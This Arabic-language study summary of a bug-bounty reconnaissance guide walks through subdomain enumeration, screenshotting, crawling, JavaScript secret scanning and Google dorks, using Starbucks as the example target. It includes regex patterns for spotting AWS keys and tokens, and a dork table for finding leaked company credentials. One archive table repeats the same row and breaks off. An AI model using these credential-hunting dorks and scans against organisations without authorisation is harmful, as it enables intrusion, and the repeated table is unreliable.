render-php.scmtest.starbucks.com : 98.99.252.195
accounts.pages.scm.starbucks.com : 98.99.254.230
westeuropeuploads.scm.starbucks.com : 98.99.254.230
rawfrontpage.scm.starbucks.com : 98.99.254.230
turk.render.scm.starbucks.com : 98.99.254.230
```

بس ممكن ياخذ منك وقت ولكن هيجبلك حاجات hiddenقدر تلاقي فيها حاجات غيرك مقدرش يو صلها

OTHER

فيه الكثير من المصادر اللي تقدر تستخدمها في العمليه دي عموما بس اعتقد احنا غطينا بشكل كافي شويه تولز كوييس تبدأ بقاً تنظم نفسك وثبت التولز دي وتعمل ال commands اللي هتسخدمهم مع بعض وتعمل باش سكريب يعني لكل مرحله لو انت بتحب الاوتوميشن او تعاملهم مأتوال واحد واحد

الفكرة ان اغلب التكنيكيات دي بتعتمد علي third parties ومن اغلب المصادر اللي بتجيب منها المعلومات دي وهي

- Virus Total
- Netcraft
- DNSdumpster
- Threat crowed
- Shodan
- Cencys
- DNSdb
- Pastebin

TOOLS

AMASS

المفروض دلوقتي تبقي انت تمام مع الاداة دي وهنستخدمها دلوقتي في المحور الافقى اللي عمله لينا
oxpatrik

<https://github.com/OWASP/Amass>

amass enum -passive -d <Domain Name Here>

```
[alex@alex-PowerEdge-R710:~/]$ amass enum -passive -d starbucks.com
d.mx.e.starbucks.com
chdyncwebapp01.starbucks.com
cloudappsemea.starbucks.com
fb1.starbucks.com
chdyncweb01.starbucks.com
mobility-us-va.starbucks.com
storelink-owa.starbucks.com
jdsbeta.starbucks.com
test1-iad.starbucks.com
```

برضه بقولك تاني انت اغلب التولز دي بتشتغل بطريقه انها معاهها api من third parties vendors وبعدها بتعمل عملية ال scraping

KNOCK.PY

للمره الاول هتشوف ان الاداء دي بتغدو subdomains كتيره ولكن الكاتب بيحبها علشان هي بتعرضلك في ال التكنولوجي و الا status code response كويسه جدا علشان تفهم كل subdomain

<https://github.com/guelfoweb/knock>

knockpy.py <Domain Name Here>

```
[alex@alex-PowerEdge-R710:~/tools/knock$ python knockpy/knockpy.py starbucks.com
[...]
4.1.1
[...]
+ checking for virustotal subdomains: SKIP
  VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...
Ip Address      Status Type    Domain Name          Server
-----  -----
8.33.184.254   200 host    a.starbucks.com      Apache
67.134.222.254 200 host    a.starbucks.com      Apache
8.23.247.244   200 host    a.starbucks.com      Apache
98.99.252.56   403 host    api.starbucks.com  BigIP
104.88.77.244  301 alias   app.starbucks.com  AkamaiGHost
104.88.77.244  301 alias   starbuckssites.starbucks.com.edgekey.net AkamaiGHost
104.88.77.244  301 host    e13595.a.akamaiedge.net AkamaiGHost
12.18.141.21   host    apps.starbucks.com
204.238.150.111 host    auth.starbucks.com
216.161.14.126 host    aw.starbucks.com
98.99.252.42   403 alias   beta.starbucks.com  BigIP
98.99.252.42   403 host    wwwstage.starbucks.com  BigIP
204.74.99.103  302 host    blog.starbucks.com UltraDNS Client Redirection Server
98.99.252.176  404 alias   blogs.starbucks.com Microsoft-IIS/8.5
```

يبيا كذا هنتكلم عن الادواط بسرعه في مرحله ال Subdomain Enumeration

عندك فيه طريق كتير علشان تعمل كذا
brute forcing,

forward DNS database,
and subdomain permutations

عندك التول اللي هي Amass ممكن تستخدمو علشان تد كل الـ resource
third party vendors

عندك Gobuster ممكن تستخدمو في مرحله الا subdomains
عندك AltDns ممكن تستخدمو في مرحله الا subdomain permutations

DNS RESOLUTIONS

في الوقت اللي انت بتعمل فيه subdomain enum لازم تتأكد انك اعدت قايمه كبيره من
الـ subdomains
وفي مرحله الا probing لهذه الا endpoints لازم تعرف مين فيهم اللي شغال واللي مش شغال دا بكل
بساطه بتعمل عمليه dns lookup على دومين معين وبيشوف لو هو بيحتوي على الا A record
لو ايوه بيقي الا Subdomain دا alive لا بيقي Dead
هنا الكاتب برضه بيستخدم

<https://github.com/blechschmidt/massdns>
طريقه التثبيت :

```
git install https://github.com/blechschmidt/massdns.git
cd massdns
make
```

يقولك انه هيسخدم QJودي بالمناسبه tool موجوده وهي command line json parser.

<https://github.com/stedolan/jq>
وعلشان تستخدمو لازم يكون معاك قايمه من الا dns resolvers
واشهر واحد منهم اللي هو كلنا عارفيه الـ dns "8.8.8.8" بتاع جوجل
ودا الـ command :
.bin/massdns -r resolvers.txt -t A -o J subdomains.txt | jq
'select(.resp_type=="A") | .query_name' | sort -u

او لا كدا لازم الا Resolvers.txt يكون بيحتوي على قايمه من الا DNS resolvers
والـ subdomains.txt بيحتوي على الا domains اللي انت هتعوز تشووفها شغاله ولا ايده الدنيا
بعد كدا بيعمل pipe الى jq
وفي الاخر بي Shirley المتكرر عن طريق sort -u

بس انا هنصحك انك تحمل tool من علي github
تقدر تبحث عنها هي والا Tool اللي اسمها httpprobe
طبعا الاسرع فيهم httpx

SCREEN SHOT

طبعا من الممكن يوصل معاك عدد الـ Subdomains لعدد كبير جدا فاكيد مش هتفتحهم واحد واحد
فالمهم هنا انهم كلهم بيقوا موجودين عندك في ملف ك صور ساعتها هتببدأ انت تفلتر انهي اللي فيه
أكثر وانهي اللي مش باين عليه interesting functions يعني

ف المهم بتتعدد الحالات اللي بتؤدي لـ RCE في الحته بتاعه الـ Screenshot Gathering تقدر تستخدم الـ Tool دى :


<https://github.com/FortyNorthSecurity/EyeWitness>
عن طريق الـ command

Python3 EyeWitness.py -f subdomains.txt --web

```
alex@alex-PowerEdge-R710:~/massdns/EyeWitness$ ./EyeWitness.py -f subdomains.txt --web
#####
# EyeWitness
# FortyNorth Security - https://www.fortynorthsecurity.com
#
#####
Starting Web Requests (322 Hosts)
Attempting to screenshot http://tatathshshaj.sjsjsjahshshs.abcdefg.starbucks.com
[*] WebDriverError when connecting to http://tatathshshaj.sjsjsjahshshs.abcdefg.starbucks.com
Attempting to screenshot http://games.starbucks.com
[*] WebDriverError when connecting to http://games.starbucks.com
Attempting to screenshot http://tazoteatime.starbucks.com
[*] WebDriverError when connecting to http://tazoteatime.starbucks.com
Attempting to screenshot http://api.starbucks.com
Attempting to screenshot http://investor.starbucks.com
Attempting to screenshot http://red.starbucks.com
```

CONTENT DISCOVERY

بالنسبة لـ Content Discovery فهو مرحله افتراضيه في الجزء بتاع الريلكون ف فشك فيها هيأثر طبعا علي النتيجه بتاعتك المهم هنا الغرض الاساسي ورا الموضوع دا هو انك تلقي endpoints target بتاعك زي ايه ؟ مثل الموقعي الموقعي اللي انت هتعمل العمليه دي فيه



SELF CRAWL

في الجزء دا ممكن تستخدم الـ burp suite او تقدر تستخدم اللي الكاتب اقتربهم في وقت الكتاب واللي هو انك تستخدم الـ tool دى

<https://github.com/ghostlulzhacks/crawler/tree/master>

ولكن بالشكل دا مش هيجيبلك اي endpoint مخفيفه كل اللي هي بتعمله انها بتزور كل اللينكات بطريقه recursive

```
python3 crawler.py -d <URL> -l <Levels Deep to Crawl>
```

```
alex@alex-PowerEdge-R710:~/tools/crawler$ python3 crawler.py -d https://starbucks.com -l 1
0 https://starbucks.com/
1 https://starbucks.com/store-locator
2 https://starbucks.com/account/signin
3 https://starbucks.com/account/create
4 https://starbucks.com/coffee
5 https://starbucks.com/menu
6 https://starbucks.com/coffeehouse
7 https://starbucks.com/responsibility
8 https://starbucks.com/coffee/how-to-brew
```

ولمحوظه برضه لازم تاخد بالك منها انك لما تيجي تعمل crawl متعمقش عن مرحلتين لأن ببساطه ممكن تلاقي عندك ملابين اللينكات

طيب ايه هي الفكرة من الكلام دا كله وهي انك هتبقا عملت ملف موجود فيه URLs تقدر بعدها تعمل fingerprinting وتدور فيهم على endpoints اكيد

WAYBACK MACHINE CRAWL DATA

نقدر اننا نعمل crawl active burp kada طبعا ولكن الاسهل اننا نشوف third parties vendors على التصفح الغشيم اللي حضرتك عباره عن ارشيف للنت ببساطه يبروح علي كل موقع وبيعمل Crawl في الوقت اللي يياخدوا فيه Screen shots وتسجيل للبيانات دي في قاعدة البيانات

<https://web.archive.org/>

برضه حاجه حلوه انك مثلاً ممكن تشوف شكل الا yahoo كان عامل ازاي من 5 سنين وكذلك الفيس بوك برضه الخ..

المهم يعني الا ممكن نستعلم من خللها عن كل المسارات اللي اتعملها crawl قبل كدا

NUMBER	DATE	FROM	TO	CAPTURED	DUPLICATES	UNIQUE
1	Apr 16, 2010			20	0	17
2	Apr 16, 2010			20	0	14
3	Apr 16, 2010			20	0	14
4	Apr 16, 2010			20	0	14
5	Apr 16, 2010			20	0	14
6	Apr 16, 2010			20	0	14
7	Apr 16, 2010			20	0	14
8	Apr 16, 2010			20	0	14
9	Apr 16, 2010			20	0	14
10	Apr 16, 2010			20	0	14
11	Apr 16, 2010			20	0	14
12	Apr 16, 2010			20	0	14
13	Apr 16, 2010			20	0	14
14	Apr 16, 2010			20	0	14
15	Apr 16, 2010			20	0	14
16	Apr 16, 2010			20	0	14
17	Apr 16, 2010			20	0	14
18	Apr 16, 2010			20	0	14
19	Apr 16, 2010			20	0	14
20	Apr 16, 2010			20	0	14
21	Apr 16, 2010			20	0	14
22	Apr 16, 2010			20	0	14
23	Apr 16, 2010			20	0	14
24	Apr 16, 2010			20	0	14
25	Apr 16, 2010			20	0	14
26	Apr 16, 2010			20	0	14
27	Apr 16, 2010			20	0	14
28	Apr 16, 2010			20	0	14
29	Apr 16, 2010			20	0	14
30	Apr 16, 2010			20	0	14
31	Apr 16, 2010			20	0	14
32	Apr 16, 2010			20	0	14
33	Apr 16, 2010			20	0	14
34	Apr 16, 2010			20	0	14
35	Apr 16, 2010			20	0	14
36	Apr 16, 2010			20	0	14
37	Apr 16, 2010			20	0	14
38	Apr 16, 2010			20	0	14
39	Apr 16, 2010			20	0	14
40	Apr 16, 2010			20	0	14
41	Apr 16, 2010			20	0	14
42	Apr 16, 2010			20	0	14
43	Apr 16, 2010			20	0	14
44	Apr 16, 2010			20	0	14
45	Apr 16, 2010			20	0	14
46	Apr 16, 2010			20	0	14
47	Apr 16, 2010			20	0	14
48	Apr 16, 2010			20	0	14
49	Apr 16, 2010			20	0	14
50	Apr 16, 2010			20	0	14
51	Apr 16, 2010			20	0	14
52	Apr 16, 2010			20	0	14
53	Apr 16, 2010			20	0	14
54	Apr 16, 2010			20	0	14
55	Apr 16, 2010			20	0	14
56	Apr 16, 2010			20	0	14
57	Apr 16, 2010			20	0	14
58	Apr 16, 2010			20	0	14
59	Apr 16, 2010			20	0	14
60	Apr 16, 2010			20	0	14
61	Apr 16, 2010			20	0	14
62	Apr 16, 2010			20	0	14
63	Apr 16, 2010			20	0	14
64	Apr 16, 2010			20	0	14
65	Apr 16, 2010			20	0	14
66	Apr 16, 2010			20	0	14
67	Apr 16, 2010			20	0	14
68	Apr 16, 2010			20	0	14
69	Apr 16, 2010			20	0	14
70	Apr 16, 2010			20	0	14
71	Apr 16, 2010			20	0	14
72	Apr 16, 2010			20	0	14
73	Apr 16, 2010			20	0	14
74	Apr 16, 2010			20	0	14
75	Apr 16, 2010			20	0	14
76	Apr 16, 2010			20	0	14
77	Apr 16, 2010			20	0	14
78	Apr 16, 2010			20	0	14
79	Apr 16, 2010			20	0	14
80	Apr 16, 2010			20	0	14
81	Apr 16, 2010			20	0	14
82	Apr 16, 2010			20	0	14
83	Apr 16, 2010			20	0	14
84	Apr 16, 2010			20	0	14
85	Apr 16, 2010			20	0	14
86	Apr 16, 2010			20	0	14
87	Apr 16, 2010			20	0	14
88	Apr 16, 2010			20	0	14
89	Apr 16, 2010			20	0	14
90	Apr 16, 2010			20	0	14
91	Apr 16, 2010			20	0	14
92	Apr 16, 2010			20	0	14
93	Apr 16, 2010			20	0	14
94	Apr 16, 2010			20	0	14
95	Apr 16, 2010			20	0	14
96	Apr 16, 2010			20	0	14
97	Apr 16, 2010			20	0	14
98	Apr 16, 2010			20	0	14
99	Apr 16, 2010			20	0	14
100	Apr 16, 2010			20	0	14
101	Apr 16, 2010			20	0	14
102	Apr 16, 2010			20	0	14
103	Apr 16, 2010			20	0	14
104	Apr 16, 2010			20	0	14
105	Apr 16, 2010			20	0	14
106	Apr 16, 2010			20	0	14
107	Apr 16, 2010			20	0	14
108	Apr 16, 2010			20	0	14
109	Apr 16, 2010			20	0	14
110	Apr 16, 2010			20	0	14
111	Apr 16, 2010			20	0	14
112	Apr 16, 2010			20	0	14
113	Apr 16, 2010			20	0	14
114	Apr 16, 2010			20	0	14
115	Apr 16, 2010			20	0	14
116	Apr 16, 2010			20	0	14
117	Apr 16, 2010			20	0	14
118	Apr 16, 2010			20	0	14
119	Apr 16, 2010			20	0	14
120	Apr 16, 2010			20	0	14
121	Apr 16, 2010			20	0	14
122	Apr 16, 2010			20	0	14
123	Apr 16, 2010			20	0	14
124	Apr 16, 2010			20	0	14
125	Apr 16, 2010			20	0	14
126	Apr 16, 2010			20	0	14
127	Apr 16, 2010			20	0	14
128	Apr 16, 2010			20	0	14
129	Apr 16, 2010			20	0	14
130	Apr 16, 2010			20	0	14
131	Apr 16, 2010			20	0	14
132	Apr 16, 2010			20	0	14
133	Apr 16, 2010			20	0	14
134	Apr 16, 2010			20	0	14
135	Apr 16, 2010			20	0	14
136	Apr 16, 2010			20	0	14
137	Apr 16, 2010			20	0	14
138	Apr 16, 2010			20	0	14
139	Apr 16, 2010			20	0	14
140	Apr 16, 2010			20	0	14
141	Apr 16, 2010			20	0	14
142	Apr 16, 2010			20	0	14
143	Apr 16, 2010			20	0	14
144	Apr 16, 2010			20	0	14
145	Apr 16, 2010			20	0	14
146	Apr 16, 2010			20	0	14
147	Apr 16, 2010			20	0	14
148	Apr 16, 2010			20	0	14
149	Apr 16, 2010			20	0	14
150	Apr 16, 2010			20	0	14
151	Apr 16, 2010			20	0	14
152	Apr 16, 2010			20	0	14
153	Apr 16, 2010			20	0	14
154	Apr 16, 2010			20	0	14
155	Apr 16, 2010			20	0	14
156	Apr 16, 2010			20	0	14
157	Apr 16, 2010			20	0	14
158	Apr 16, 2010			20	0	14
159	Apr 16, 2010			20	0	14
160	Apr 16, 2010			20	0	14
161	Apr 16, 2010			20	0	14
162	Apr 16, 2010			20	0	14
163	Apr 16, 2010			20	0	14
164	Apr 16, 2010			20	0	14
165	Apr 16, 2010			20	0	14
166	Apr 16, 2010			20	0	14
167	Apr 16, 2010			20	0	14
168	Apr 16, 2010			20	0	14
169	Apr 16, 2010			20	0	14
170	Apr 16, 2010			20	0	14
171	Apr 16, 2010			20	0	14
172	Apr 16, 2010			20	0	14
173	Apr 16, 2010			20	0	14
174	Apr 16, 2010			20	0	14
175	Apr 16, 2010			20	0	14
176	Apr 16, 2010			20	0	14
177	Apr 16, 2010			20	0	14
178	Apr 16, 2010			20	0	14
179	Apr 16, 2010			20	0	14
180	Apr 16, 2010			20	0	14
181	Apr 16, 2010			20	0	14
182	Apr 16, 2010			20	0	14
183	Apr 16, 2010			20	0	14
184	Apr 16, 2010			20	0	14
185	Apr 16, 2010	</				

- .zip
- .config
- /admin/
- /api/

مش بس كدا لا وكمان ممكن تلاقي ثغرات عن طريق انك تبص علي البيانات دي لو مثلا انت شوفت الم
سار دا

”example.com/?redirect=something.com“
من الممكن انك تجيئ ثغرة open redirect او SSRF vulnerabilities مثلًا انت شوفت
GET parameter “msg=”
هنا انت تقدر تدور على XSS

هنا انا هرشحلك تول اللي اسمها Waybackurls حلوه او

وبرضه الكاتب هنا عامل سكريبت بيجب كل المسارات من الموقع دا برضه تقدر تشوفها برضه :
<https://github.com/ghostlulzhacks/waybackMachine>

قبل ما تفك تعمل crawl للموقع اللي انت هتشتغل عليه لا روح لـ Wayback machine الاولا
واستخدم الا crawl اللي اتعمل قبل كدا عن طريق الناس وبعدها ابدأ اعمل انت الا crawl بتاعك

COMMON CRAWL DATA

كمان فيه حاجه تاني زي ال wayback machine تقدر تستخدم
<http://commoncrawl.org/>

وبرضه ال Script بتابع صاحب الكتاب علشان ت Automate الجزء دا
<https://github.com/ghostlulzhacks/commoncrawl>
وهو تشغله كدا

`python cc.py -d <Domain>`

```
alex@alex-PowerEdge-R710:~/tools$ python cc.py -d starbucks.com | more
https://www.starbucks.com/
http://www.starbucks.com/
https://starbucks.com/
https://www.starbucks.com/
https://www.starbucks.com/?utm_term=starbucks&gclid=CjwKEAJw19vABRCY2Ymkp020zTsSJAAzEtBs2nZ5040rjMcXEXGBBr_rHVR53oWmEctW4XtTFG1PBoCwdHw_wcB&cn_mmc=google_-_-BR+%C3%A2%C2%80%C2%93+Br
and+%C3%A2%C2%80%C2%93+Starbucks+%C3%A2%C2%80%C2%93+Desktop+%C3%A2%C2%80%C2%93+Exact_-Brand+-+Starbucks+-+Desktop++Exact_-+starbucks_mkwid7CswofCuSMS_dc%7Cpcrid%7C146373008545%7C
pkw%7Cstarbucks%7Cpm%7Ce&utm_campaign=BR+%C3%A2%C2%80%C2%93+Brand2+%C3%A2%C2%80%C2%93+Starbucks+%C3%A2%C2%80%C2%93+Desktop+%C3%A2%C2%80%C2%93+Exact&utm_medium=cpc&utm_source=google
https://www.starbucks.com/?tmpid=ETC0100
https://www.starbucks.com/?utm_source=tripadvisor&utm_medium=referral
https://www.starbucks.com/?utm_source=vectorlogozone&utm_medium=referrer
https://www.starbucks.com/about-us
https://www.starbucks.com/about-us/company-information/business-ethics-and-compliance
https://www.starbucks.com/about-us/company-information/corporate-governance
https://www.starbucks.com/about-us/company-information/corporate-governance/board-committees-list
https://www.starbucks.com/about-us/company-information/mission-statement
```

هنا هيجبلك كل الا endpoints اللي من 2014 انت بالتأكيد هتعوز تعمل pipe اللي هو
الـ ”|“ لـ output وتحفظه في ملف ليك بعدين تفحصه بقا واكيد هتلaci كميي كبيييره من الا URLs اتم
سحت يعني فعادي

DIRECTORY BRUTE FORCE

الـ crawl لوحده مش كفايه فيه Hidden endpoints ممكن ميكونش حد عملها
فعلنشن كدا لا directory bruteforcing يعتمد على الا wordlists ممكن انت بعدها تبدأ تحمن على حا
جات كتيير
backup files, core dumps, config files من ضمنهم

طبعا فيه برضه في الوقت الحالي ادوات كتير جميله منهم
 ffuf , dirsearch , gobuster
 هنسخدم دلوقتي الاداة دي
<https://github.com/OJ/gobuster>

وطبعا انت عارف هتجيب ال wordlist من فين
 Seclist :()

ودا ال command
`./gobuster dir -k -w <Wordlist> -u <URL>`

```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dir -k -w SecLists/Discovery/Web-Content/raft-small-files.txt -u https://delivery.starbucks.com
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:      https://delivery.starbucks.com
[+] Threads:  10
[+] Wordlist: SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout:   10s
=====
2019/11/09 18:26:18 Starting gobuster
=====
/favicon.ico (Status: 200)
/robots.txt (Status: 200)
=====
2019/11/09 18:27:20 Finished
```

الـ Content Discovery ممكن يتعمل بطريقتين
 passively or actively

عندك الـ crawl يمكن ان يستخدموا في انهم يعملوا The WaybackMachine and Common Crawl
 الـ endpoints للالتارجت بتاعك ولكن دول خير مثال على الـ passive واللي هو انت يعني لسه محصل
 شن بينك وبين التارجت احتكاك

او برضه فيه عندك ممكن تعمل active crawl بنفسك زي ما اتكلمنا

INSPECTING JAVASCRIPT FILES

أغلب المواقع دلوقتي بتستخدم Front End javascript فاي
 تك الكبير من الـ endpoints
 طيب ممكن تلاقي ايه في الـ javascript files AWS keys, S3 bucket endpoints, API keys , etc...

LINK FINDER

الاده دي من الادوات اللي بتعمل javascript files يعني هدفها تستخرجلك
 منها وهي بتشتغل عن طريق jsbeautifier زودا اللي بيخلify شكل الكود كويس نوعا وبيقي مقتروء
 نوعا ما
 المهم ان الكاتب عادة ما بيستخدم الاداه دي لو الجزء بتاع الـ crawl selfفشل في انه يرجع نتایج لو
 الموقع شغال بـ javascript

<https://github.com/GerbenJavado/LinkFinder>

python linkfinder.py -i <JavaScript File> -o cli

```
alex@alex-PowerEdge-R710:~/tools/LinkFinder$ python3 linkfinder.py -i https://cdn.optimizely.com/js/6558036.js -o cli
/dist/preview_data.js?token=__TOKEN__&preview_layer_ids=__PREVIEW_LAYER_IDS__
http://store.starbucks.com/coffee
http://store.starbucks.com/tea
http://store.starbucks.com/drinkware
http://store.starbucks.com/equipment
http://store.starbucks.com/collections/sale-collection
https://www.starbucks.com/account/home
https://www.starbucks.com/menu
https://www.starbucks.com
```

JSSEARCH

دي اداة تانيه برضه ممكن تستخدمنها ولكن الاياده دي الفكرة الاساسيه منها انها بتدور على الـ sensitiv e or interesting strings في الغالب الـ developers بيسبيوا sensitive information او API keys, AWS credentials مل فات الـ javascript

<https://github.com/incogbyte/jsearch>

```
1
2 REGEX_PATT = {
3     "AMAZON_URL": r"https?://[^\"\\'> ]+",
4     "AMAZON_URL_1": r"[a-z0-9.-]+\s3-[a-z0-9-]\.amazonaws\.com",
5     "AMAZON_URL_2": r"[a-z0-9.-]+\s3-website[.](eu|ap|us|ca|sa|cn)",
6     "AMAZON_URL_3": r"s3\.\amazonaws\.com/[a-z0-9._-]+",
7     "AMAZON_URL_4": r"s3-[a-z0-9-]+\.\amazonaws\.\com/[a-z0-9._-]+",
8     "URLS": r"https?://[^\"\\'> ]+",
9     "AMAZON_KEY": r"([A-Z0-9] |^)(AKIA|A3T|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA) [A-Z0-9]{12,}",
10    "UPLOAD_FIELDS": r"\u003cinput \u003e+type=[\""]?file[\""]?",
11    "Authorization": r"^\u003c!Bearer \s[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{12}\$",
12    "accessToken": r"\u003c!accesstoken=[0-9]{13,17}"}
```

وطريقه البحث دي بتكون عن طريق الريجيكس زي ما باين في الصورة

python3.7 jsearch.py -u https://starbucks.com -n Starbucks

```
alex@alex-PowerEdge-R710:~/tools/jsearch$ python3.7 jsearch.py -u https://starbucks.com -n starbucks
>> [Errno 17] File exists: 'starbucks.com'
[INFO] Getting info from: https://starbucks.com/static/js/library/modernizr.custom.js?
[INFO URL] http://modernizr.com/download/#-generatedcontent-csstransforms-csstransitions-localstorage-
stallprops-prefixes-domprefixes-css_filters

[INFO URL] http://www.w3.org/2000/svg
[INFO] Getting info from: http://cdn.optimizely.com/js/6558036.js
[DOMAIN INFO] http://store.starbucks.com/coffee
[DOMAIN INFO] http://store.starbucks.com/tea
[DOMAIN INFO] http://store.starbucks.com/drinkware
[DOMAIN INFO] http://store.starbucks.com/equipment
[DOMAIN INFO] http://store.starbucks.com/collections/sale-collection
[DOMAIN INFO] https://www.starbucks.com/account/home
[DOMAIN INFO] https://www.starbucks.com/menu
[DOMAIN INFO] https://www.starbucks.com
[INFO URL] https://developers.optimizely.com/x/solutions/javascript/code-samples/index.html#page-acti

[INFO URL] https://app.optimizely.com/js/innie.js
[AWS INFO] https://cdn-assets-prod.s3.amazonaws.com/js/preview2/6558036.js
```

وتأكد انك تضيف ليها الريجيكس الخاصه بك علشان تحسن النتائج بتاعتك

GOOGLE DORKS

طيب دلوقتي بالنسبة للدوركات بتاعه جوجل هنستفاد منه ازاي في المرحله دي ؟


طبعاً find hidden assets, credentials, vulnerable endpoints , وغيرهم

هتلaci هنا الكتير من الدوركات

<https://www.exploit-db.com/google-hacking-database>

DORK BASICS

site:<Domain Name>



ودا انت من خلاله هتفلتر نتائج البحث اللي هتظهر لك

: "inurl:" and "intitle:" و فيه تاني برضه كذا حاجه زي :

<https://gbhackers.com/latest-google-dorks-list/>

تقدير تكمل بحث عنهم وتشوف رايتايات كتير بيتكلموا عن ازاي قدرروا يجيبوا ثغرات من بس كام دورك
كدا استخدموهم في البحث

THIRD PARTY VENDORS

هنا انت بتسخدم الدوركات بتاعه جوجل علشان تحدد الـ third party vendors يعني قصدي ان المنظمات عادة ما بتسخدم موقع زي Trello, Pastebin, GitHub, Jira وغيرهم

قبل كذا كاتب الكتاب لقي credentials متخزنـه في public Trello board

مثال بسيط للكلام بتاعنا دا :
 site:<Third Party Vendor> <Company Name>

A full list of third-party vendors can be found below credit goes to Prateek Tiwari:


Name	Dork	Description
Codepad	site:codepad.co "Company Name"	Codepad is an online compiler/interpreter. You can sometimes find hard coded credentials here.
Scribd	site:scribd.com "Company Name"	Scribd is known for their books and E-books but you can sometimes find internal files uploaded by employees that contain passwords
NPM	site:npmjs.com "Company Name"	Use this to find NodeJS source code used by a company
NPM	site:npm.runkit.com "Company Name"	Use this to find NodeJS source code used by a company

Libraries IO	site:libraries.io "Company Name"	Libraries.io is a web service that lists software development project dependencies and alerts developers to new versions of the software libraries they are using.
Coggle	site:coggle.it "Company Name"	Coggle is used to create mind maps. You might be able to find internal flow charts which contain credentials
Papaly	site:papaly.com "Company Name"	This site is used to save bookmarks and links. You can sometimes find internal links, documents, and credentials.
Trello	site:trello.com "Company Name"	Trello is a web based Kanban board. This is often used to find credentials and internal links of organizations.
Prezi	site:prezi.com "Company Name"	This site is used to make presentations and can sometimes contain internal links and credentials.
Jsdelivr	site:jsdelivr.net "Company Name"	CDN for NPM and GitHub.
Codepen	site:codepen.io "Company Name"	Codepen is an online tool for creating/testing front end code. You can sometimes find API keys and other credentials in here
Pastebin	site:pastebin.com "Company Name"	Pastebin is a site where people upload text documents typically for sharing. You can often find internal documents and credentials in here. Hackers also use this site to share database leaks.
Repl	site:repl.it "Company Name"	Repl is an online compiler. You can sometimes find hard coded credentials in users scripts. I have personally used this to compromise a few targets.
Gitter	site:gitter.im "Company Name"	Gitter is an open source messaging platform. You can sometimes find private messages containing credentials, internal links, and other info.

Bitbucket	site:bitbucket.org "Company Name"	Bitbucket like GitHub is a place to store source code. You can often find hard coded credentials and other information in here.
Atlassian	site:*.atlassian.net "Company Name"	This dork can be used to find confluence , Jira, and other products that can contain sensitive information
Gitlab	Inurl:gitlab "Company Name"	Gitlab like GitHub is used to store source code. You can often find internal source code and other sensitive information here

الكاتب قبل كدا استخدم الدورك بتاع "repl.it" اللي في الجدول ولقي credentials موجوده في السورس كود

"ext:" dork.



كمان فيه حاجه تانيه وهي انك تبحث عن معينه extinction


"ext:" dork.

back up files, PDFs, databases, zip files, and anything else.

CHAPTER 8: FINGERPRINT PHASE

بعد ما خلصنا الجزء بتاع الرىكون والي كان بيتكلم عن انك تلاقي الا endpoints gassets بعد كدا تبدأ fingerprint الحاجات دي الغرض من الكلام دا انك تشوف التكنولوجى اللي شغاله على الا Assets اللي تبع التارجت بتاعك

انت تحتاج تعرف حاجات زي technology stacks, version numbers, running services ه تقدر تستخدمها في انك تعرف ايه اللي شغال علي الا endpoint



